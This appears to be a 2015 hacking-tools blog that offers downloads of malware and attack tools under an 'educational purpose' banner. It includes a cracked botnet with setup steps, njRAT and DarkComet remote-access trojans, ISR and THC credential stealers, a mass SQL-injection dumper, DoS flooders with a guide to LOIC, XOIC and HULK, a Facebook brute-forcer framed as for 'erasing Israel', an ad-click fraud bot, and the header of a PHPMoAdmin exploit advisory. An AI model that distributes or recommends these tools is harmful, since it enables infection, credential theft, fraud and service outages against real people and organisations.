Just Educational Purpose Only For Pentesters And Developers

  • challenge

    I was addicted to hacking, more for the intellectual challenge, the curiosity, the seduction of adventure; not for stealing, or causing damage or writing computer viruses. Kevin Mitnick

    Read More
  • Computer hacking

    Computer hacking really results in financial losses and hassles. The objectives of terrorist groups are more serious. That is not to say that cyber groups can't access a telephone switch in Manhattan on a day like 9/11, shut it down, and therefore cause more casualties.Kevin Mitnick

    Read More
  • The only Entertainment

    Hacking was the only entertainment that would occupy my mind - like a huge video game, but with real consequences. I could have evaded the FBI a lot longer if I had been able to control my passion for hacking.Kevin Mitnick

    Read More
Showing posts with label tools. Show all posts

Monday, May 25, 2015

Kazy Bot Full Version ( Cracked)(No Port Forward)


step 1 ) upload files from php folder to your hosting's public_html folder
step 2 ) create datebase with name kazybot
step 3 ) import database file to your kazybot database
step 4 ) connect your server from window client
step 5 ) build server.exe with your server address
==+==+==+==+==+==+>Enjoy Hacking<==+==+==+==+==+==+==+==


Download
click to begin
4.43MB .zip

Monday, May 18, 2015

Brute Force Password File Creator

Brute Force password file creator is one  to create large password automatically.This tool is created by Fjux from hackforums.

Download

click to begin

3.37 KB .zip

Wednesday, May 13, 2015


SQLi Dumper - Advanced SQL Injection\Scanner Tool v7.0 Private Version


Designed to be automated to find and exploit web security vulnerabilities in mass from worldwide!
It is robust, works in the background threads and is super faster.
Uses an advanced search engine with 10 different online search services.

Last release: 06/23/2014 v.7.0

SQLi Dumper Features:

-Suports 20 methods of SQL Injection;
-Suports Multi. Online search engine (to find the trajects);
-Automated search for data in a bulk URL list;
-Automated analizer and dumper with custom injections points (URL, POST, Cookies, UserLogin or UserPassword);
-Dumper suports dumping data with multi-threading (databases/tables/columns/fetching data);
-Exploiter, Analizer and Dumper suports up to 50x separeted threads;
-Advanced WAF bypass methods;
-Advanced custom query box;
-Dumper can dump large amounts of data, with greats control of delay each request;
-Easy switch vulnerabilities to vulnerabilities (internal database);
-Suports proxies list;
-GeoIP database;
-Advanced Trash System works with millions of urls;
-Admin login finder;
-Standalone .exe (no install).
credit -> http://sqldumper.blogspot.com


Download
click to begin
2.2MB .zip

Monday, May 4, 2015

njRAT

The notorious remote access Trojan (RAT) known as njRAT is making a comeback, according to security firms Zscaler and PhishMe.The RAT, developed in .NET, allows attackers to take complete control of an infected device. The malware is capable of logging keystrokes, downloading and executing files, providing remote desktop access, stealing application credentials, and accessing the infected computer’s webcam and microphone.PhishMe reports that njRAT has been distributed over the past period with the aid of spam emails advertising a car changer hack for the “Need for Speed: World” video game. Zscaler also noted that video game cracks and application key generators are often used as lure.


Download Here->
Download

click to begin

1.7MB .zip

Monday, March 23, 2015

Top 6 Web Vulnerability Scanner Tool


Web site security is very important because the website contain relevant information about a company and now a days website defacement is very common even a script kiddies and a new born hackers can do this. The most common vulnerability like SQL-Injection and cross site scripting lead towards the defacement.


So you want to secure your web application than find vulnerabilities on it before a hacker find it, try to use some relevant tools and find vulnerabilities and fix it. There are so many tools available for both Windows and Linux platform and commercial and open source tool. Below is the best web vulnerability scanner tool that we have discussed before.
OWASP or Open Web Application Security Project is a non profit organisation world wide that are focusing on improving the security of web application, for more about OWASP click here.The Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It has an automatic scanning functionality and it has a set of tools that allow you to find vulnerability manually.
W3af is a Web Application Attack and Audit Framework. The project goal is to create a framework to find and exploit web application vulnerabilities that is easy to use and extend. w3af is working for Become the best Open Source Web Application Exploitation Framework. It is available on Backtrack 5 too.
Skipfish is an automatic web application security tool, that has been designed to find the vulnerabilities on a web application, find vulnerability on your website before than a hacker find and exploit it. It is also available on Backtrack 5.
Nikto is one of the best open source web vulnerability scanner tool that is available on the famous Linux distribution like Backtrack, Gnacktrack,Backbox and others. You can use it on other distribution and on windows too because it is only need perl script.
Netsparker is a commercial tool that has been designed to find the vulnerabilities on web application, the free version of netparker is also available so you can download it and can use for a quick penetration testing on a web application.
Websecurify is a cross operating system tool that can be run on Windows, Linux and MAC. It is the best tool to find the common web vulnerabilities that can cause a great harm to the web application.

This is just a small list of the best tools you can use Wapiti, Grendel scan and other tools to perform the job, you have any other tool in mind than do share it with us via comment box.
 
source : www.ehacking.net

Wednesday, March 18, 2015

ShellfireVPN [One of the best VPN]


[*] German IP Address

[*] For Windows

[*] Normal surfing

[*] Encrypted Internet

[*] Safe surfing hotspot

[*] Bypass firewalls


Thursday, March 5, 2015

Best Stealer Ever (ISR Stealer 0.4.1)


Video Tutorial: youtube
credit to uploader :)

Download : Mediafire

PHPMoAdmin Remote Code Execution

######################################################################
#  _     ___  _   _  ____  ____    _  _____
#  | |   / _ \| \ | |/ ___|/ ___|  / \|_   _|
#  | |  | | | |  \| | |  _| |     / _ \ | |
#  | |__| |_| | |\  | |_| | |___ / ___ \| |
#  |_____\___/|_| \_|\____|\____/_/   \_\_|
#
# PHPMoAdmin Unauthorized Remote Code Execution (0-Day)
# Website : http://www.phpmoadmin.com/
# Exploit Author : @u0x (Pichaya Morimoto), Xelenonz, pe3z, Pistachio
# Release dates : March 3, 2015
#
# Special Thanks to 2600 Thailand group
# https://www.facebook.com/groups/2600Thailand/ , http://2600.in.th/
#
########################################################################
 
[+] Description
============================================================
PHPMoAdmin is a MongoDB administration tool for PHP built on a
stripped-down version of the Vork high-performance framework.
 

Tuesday, March 3, 2015

RA1N DoSer v4 (lite)


Flooding

  • UDP
  • TCP
  • SYN
Features
  • Port Scanning (100+ times faster than RDv3)
  • History
  • Favorites
  • Awesome CPanel
  • Defualts for input fields for flooding
  • and more!
Tech Specs:
  • Over 25kbs a UDP Flood
  • Cusstomizable SYN Flooding (using exploitations)
  • Encrypted source (noobs piss me off)
  • TCP Flooding (very efficient)
  • program averages only 5,000 kbs of processing

[x] Download ->  http://dl.dropbox.com

[x] Download ->  http://mediafire.com
 

[x] Virusscan ->
Code: https://www.virustotal.com/

credit : RA1N

Friday, February 27, 2015

Admin Login Grabber


Very easy to use:
1. just put your target
2. Click Grabb
3. Then result will show up
4. Just click on the result link and it will open automactlly
5. Enjoy
6. Give thanks if u liked it

Dont delete the albdevil.txt because without that it doesnt work.
U must have netframe4 installed to open it.

Virusscan: https://www.virustotal.com


Download: http://localhostr.com

Download: http://mediafire.com

Tuesday, February 24, 2015

Crack WiFi apk (1.04)


Description

Crack WiFi :- Don't Learn to hack, Hack to Learn
Application for hackersWanna learn How to Crack Wifi? Let us show you how!
NOTE: - This Application is only for education purpose and is 100%...

Get the latest version: 1.04

More Screen Shots


Download

click to begin

1.2MB .zip

Gr3eNoX Exploit Scanner SQLi/XSS/LFi/RFi v1.1


Updates
  • XSS Scanner
  • RFi Scanner Bug fixed
  • Remove Duplicate algoritm chanded

Virus Scans:
http://elementscanner.net//?RE=96825...d4ebb04cae10b5
https://www.virustotal.com/file/7c23...is/1339689371/
 
Download:  http://localhostr.com/kX3lVjuVOOmd 

or
Download: Mediafire.com

SSHDroid apk file version 1.9.4


Developer: Berserker
Version: 1.9.4
Requires Android: and up
Category: Tools & Personalizzation

You are going to download the SSHDroid apk file version 1.9.4, that is the latest version; you can install it on your Android device by following the short how-to that you'll find on this page. Connect through SSH to your device!SSHDroid is a SSH server implementation for Android.This applicatio......read more >

More information about the app

View the page of the app SSHDroid to have more information about the application, read user and Staff reviews, write your reviews and download a different version.

How to install an apk file on your Android device

Here following, how to do it in 4 steps:
  1. Download the apk file to your device sdcard (if your device is connected to internet you can do it directly on it, otherwise you have to download the file on your pc and then transfer it to the sdcard of your device)
  2. On your device press menu and go to Settings->Security, check that the "Unknown sources" voice is enabled. If not, enable it.
    In some old Android version the "Unknown sources" voice is located under Settings->Applications
  3. Use a file manager, as for example Astro, to search the apk file in your sd card and click to install it
  4. Now your app is installed.

How was your experiece with this app?

Once you have installed and used SSHDroid, it's very important that you rate and review it. You can describe your experience and give a score from 1 to 10 to the app. Your contribution will help other users to choose among the applications the better ones, and will help developers to improve their apps.
To write a review you need to access and use the button that you can find on the app page.

Important remarks

TorrApk team has absolute respect for developers work and thinks it's right that it have to be paid. For this reason on TorrApk you can find only apk files, original and unmodified, of applications that are given for free.

The team works hard to identify and eliminate as soon as possible all the apps deemed to be malicious that are absolutely not allowed on TorrApk.

If you think that SSHDroid does not comply these criteria, please report it immediately using the button to report an issue that you can find on app page.


Download

click to begin

1.0MB .zip

Monday, February 16, 2015

DOS Attacks and Free DOS Attacking Tools

              The denial of service (DOS) attack is one of the most powerful attacks used by hackers to harm a company or organization. Don’t confuse a DOS attack with DOS, the disc operating system developed by Microsoft. This attack is one of most dangerous cyber attacks. It causes service outages and the loss of millions, depending on the duration of attack. In past few years, the use of the attack has increased due to the availability of free tools. This tool can be blocked easily by having a good firewall. But a widespread and clever DOS attack can bypass most of the restrictions. In this post, we will see more about the DOS attack, its variants, and the tools that are used to perform the attack. We will also see how to prevent this attack and how not to be the part of this attack.

What Is a Denial of Service Attack?

A DOS attack is an attempt to make a system or server unavailable for legitimate users and, finally, to take the service down. This is achieved by flooding the server’s request queue with fake requests. After this, server will not be able to handle the requests of legitimate users.

In general, there are two forms of the DOS attack. The first form is on that can crash a server. The second form of DOS attack only floods a service.


DDOS or Distributed Denial of Service Attack

This is the complicated but powerful version of DOS attack in which many attacking systems are involved. In DDOS attacks, many computers start performing DOS attacks on the same target server. As the DOS attack is distributed over large group of computers, it is known as a distributed denial of service attack.

To perform a DDOS attack, attackers use a zombie network, which is a group of infected computers on which the attacker has silently installed the DOS attacking tool. Whenever he wants to perform DDOS, he can use all the computers of ZOMBIE network to perform the attack.

In simple words, when a server system is being flooded from fake requests coming from multiple sources (potentially hundreds of thousands), it is known as a DDOS attack. In this case, blocking a single or few IP address does not work. The more members in the zombie network, more powerful the attack it. For creating the zombie network, hackers generally use a Trojan.

There are basically three types of DDOS attacks:

    Application-layer DDOS attack
    Protocol DOS attack
    Volume-based DDOS attack

Application layer DDOS attack: Application-layer DDOS attacks are attacks that target Windows, Apache, OpenBSD, or other software vulnerabilities to perform the attack and crash the server.

Protocol DDOS attack: A protocol DDOS attacks is a DOS attack on the protocol level. This category includes Synflood, Ping of Death, and more.

Volume-based DDOS attack: This type of attack includes ICMP floods, UDP floods, and other kind of floods performed via spoofed packets.

There are many tools available for free that can be used to flood a server and perform an attack. A few tools also support a zombie network to perform DDOS attacks. For this post, we have compiled a few freely available DOS attacking tools.

Free DOS Attacking Tools

1. LOIC (Low Orbit Ion Canon)

LOIC is one of the most popular DOS attacking tools freely available on the Internet. This tool was used by the popular hackers group Anonymous against many big companies’ networks last year. Anonymous has not only used the tool, but also requested Internet users to join their DDOS attack via IRC.

It can be used simply by a single user to perform a DOS attack on small servers. This tool is really easy to use, even for a beginner. This tool performs a DOS attack by sending UDP, TCP, or HTTP requests to the victim server. You only need to know the URL of IP address of the server and the tool will do the rest.
You can see the snapshot of the tool above. Enter the URL or IP address and then select the attack parameters. If you are not sure, you can leave the defaults. When you are done with everything, click on the big button saying “IMMA CHARGIN MAH LAZER” and it will start attacking on the target server. In a few seconds, you will see that the website has stopped responding to your requests.

This tool also has a HIVEMIND mode. It lets attacker control remote LOIC systems to perform a DDOS attack. This feature is used to control all other computers in your zombie network. This tool can be used for both DOS attacks and DDOS attacks against any website or server.

The most important thing you should know is that LOIC does nothing to hide your IP address. If you are planning to use LOIC to perform a DOS attack, think again. Using a proxy will not help you because it will hit the proxy server not the target server. So using this tool against a server can create a trouble for you.

Download LOIC Here: http://sourceforge.net/projects/loic/


2. XOIC


XOIC is another nice DOS attacking tool. It performs a DOS attack an any server with an IP address, a user-selected port, and a user-selected protocol. Developers of XOIC claim that XOIC is more powerful than LOIC in many ways. Like LOIC, it comes with an easy-to-use GUI, so a beginner can easily use this tool to perform attacks on other websites or servers.


In general, the tool comes with three attacking modes. The first one, known as test mode, is very basic. The second is normal DOS attack mode. The last one is a DOS attack mode that comes with a TCP/HTTP/UDP/ICMP Message.

It is an effective tool and can be used against small websites. Never try it against your own website. You may end up crashing your own website’s server.

Download XOIC: http://sourceforge.net/projects/xoic/

3. HULK (HTTP Unbearable Load King)

HULK is another nice DOS attacking tool that generates a unique request for each and every generated request to obfuscated traffic at a web server. This tool uses many other techniques to avoid attack detection via known patterns.

It has a list of known user agents to use randomly with requests. It also uses referrer forgery and it can bypass caching engines, thus it directly hits the server’s resource pool.

The developer of the tool tested it on an IIS 7 web server with 4 GB RAM. This tool brought the server down in under one minute.


Download HULK here: http://packetstormsecurity.com/files/112856/HULK-Http-Unbearable-Load-King.html

Friday, February 6, 2015

THC Stealer v1

 
Coded by Ganja 2013
Refud by Ravens7


Download
click to begin
2.5MB .zip

RA1N DoSer v4 (lite)


Flooding


  • UDP
  • TCP
  • SYN
Features
  • Port Scanning (100+ times faster than RDv3)
  • History
  • Favorites
  • Awesome CPanel
  • Defualts for input fields for flooding
  • and more!
Tech Specs:


  • Over 25kbs a UDP Flood
  • Cusstomizable SYN Flooding (using exploitations)
  • Encrypted source (noobs piss me off)
  • TCP Flooding (very efficient)
  • program averages only 5,000 kbs of processing
[x] Download ->
Code:  http://dl.dropbox.com/u/32095117/RA1N/RDv4/RDv4.exe
[x] Virusscan ->
Code: https://www.virustotal.com/file/7fd5d9978a966827b74426a657c8b66abf9604a4742b2cf1718f87136e99fb23/analysis/1351546234/

credit : RA1N

Thursday, February 5, 2015

Adf.ly Auto Clicker 2014


Here is another adf.ly bot which is also working without any issue. Recently we shared a different adf.ly bot which is still working like a charm. But some how If you are facing any problem with that bot try using new proxies list, download it from below link. If still there is any problem try this bot. If you are new visitor to our site then kindly use this bot.
This bot is better than previous bot because it saves your bandwidth. However it is very easy to use this bot, lets see how to use this Adf.ly Bot


Steps To Use Adf.ly Auto Clicker 2014

●Download the new adf.ly auto clicker and proxies.
●Run adf.ly auto clicker.
●Select enable proxies.
●Now load the download proxies.
●Now right click on blank space/header of bot and select enter link.
●Finally right click and select start, your links will be clicked automatically.
●Now minimize the bot and let it do its work!

Download Adf.ly Auto Clicker 2014[Server 2]

Download Fresh Proxies

Kindly share this post with your friends if it helped you. Visit daily for more adfly hacks.

source: adflyhacking.blogspot.com

Facebook Priv8 Brute Force 2015


#---------------------------------------------- #
# Facebook Priv8 Brute Force 2015 
# user : AnonGhost
# password : ILOVEISLAM
# Coded by : Mauritania Attacker&Noname-Haxor&Donnazmi   #
# Greetz : All AnonGhost Members   and FANS !              #
# This Tool Is For Erasing Israel in Fb  
# Contact : www.twitter.com/ungku_nazmi on twitter       #
# --------------------------------------------- #
#################################################


Make Sure Your Internet Is GOOD .
if you got error similar like this
-(Error! .Net Framework 4 )
-Update Your .Net Framework
-and run the pogram :)
Download

click to begin

1.5MB .zip

Wednesday, February 4, 2015

Download DarkComet RAT v5.3.1

Product version : v 5.3.1 FIX 1 fwb
Directed and Coded by : Jean-Pierre LESUEUR ( DarkCoderSc )
Coded using : Pascal / Delphi ; Assembler x86 ; PHP (Trace route; get IP WAN)


[Curent Changes 5.3]

- [FIX ] HTTP Flood more efficient
- [FIX ] In settings the last theme is correctly set in the combobox
- [FIX ] Auto SIN Refresh ratio successfully saved in config.ini
- [GUI ] Client Settings GUI changed, it is now more user friendly and fit with the rest of DarkComet RAT Design
- [GUI ] EULA At startup is more beautiful
- [GUI ] No IP Gui revised
- [GUI ] User group Gui revised
- [FUNC] Search for update added in settings
- [GUI ] Keylogger GUI revised
- [FIX ] Now desktop correctly save snapshots (if option enabled)
- [DEL ] Delete in full editor (read only, archived, tempory) attributes to avoid some stub problems if used
- [FIX ] Users list flags support now Serbia Country (Republic of Serbia)
- [FIX ] VIP Lounge price and URL fixed
- [FUNC] HOT, Now you can chose wich functions you need in the control center, and not be bloated with functions you might never used. (In settings window)
- [FIX ] FTP Upload Keylogger Logs bug fixed
- [FUNC] FTP Wallet added in settings, it allow you to setup and test your FTP accounts for compatible DarkComet RAT FTP Functions
- [FUNC] FTP Wallet is now linked to the Edit Server keylogger FTP Managment
- [FUNC] Now you can upload files from file manager to one of your FTP account (compatible with the FTP Wallet)


Sql Scanner & Admin Panel Finder

Download

click to begin

1.4MB .zip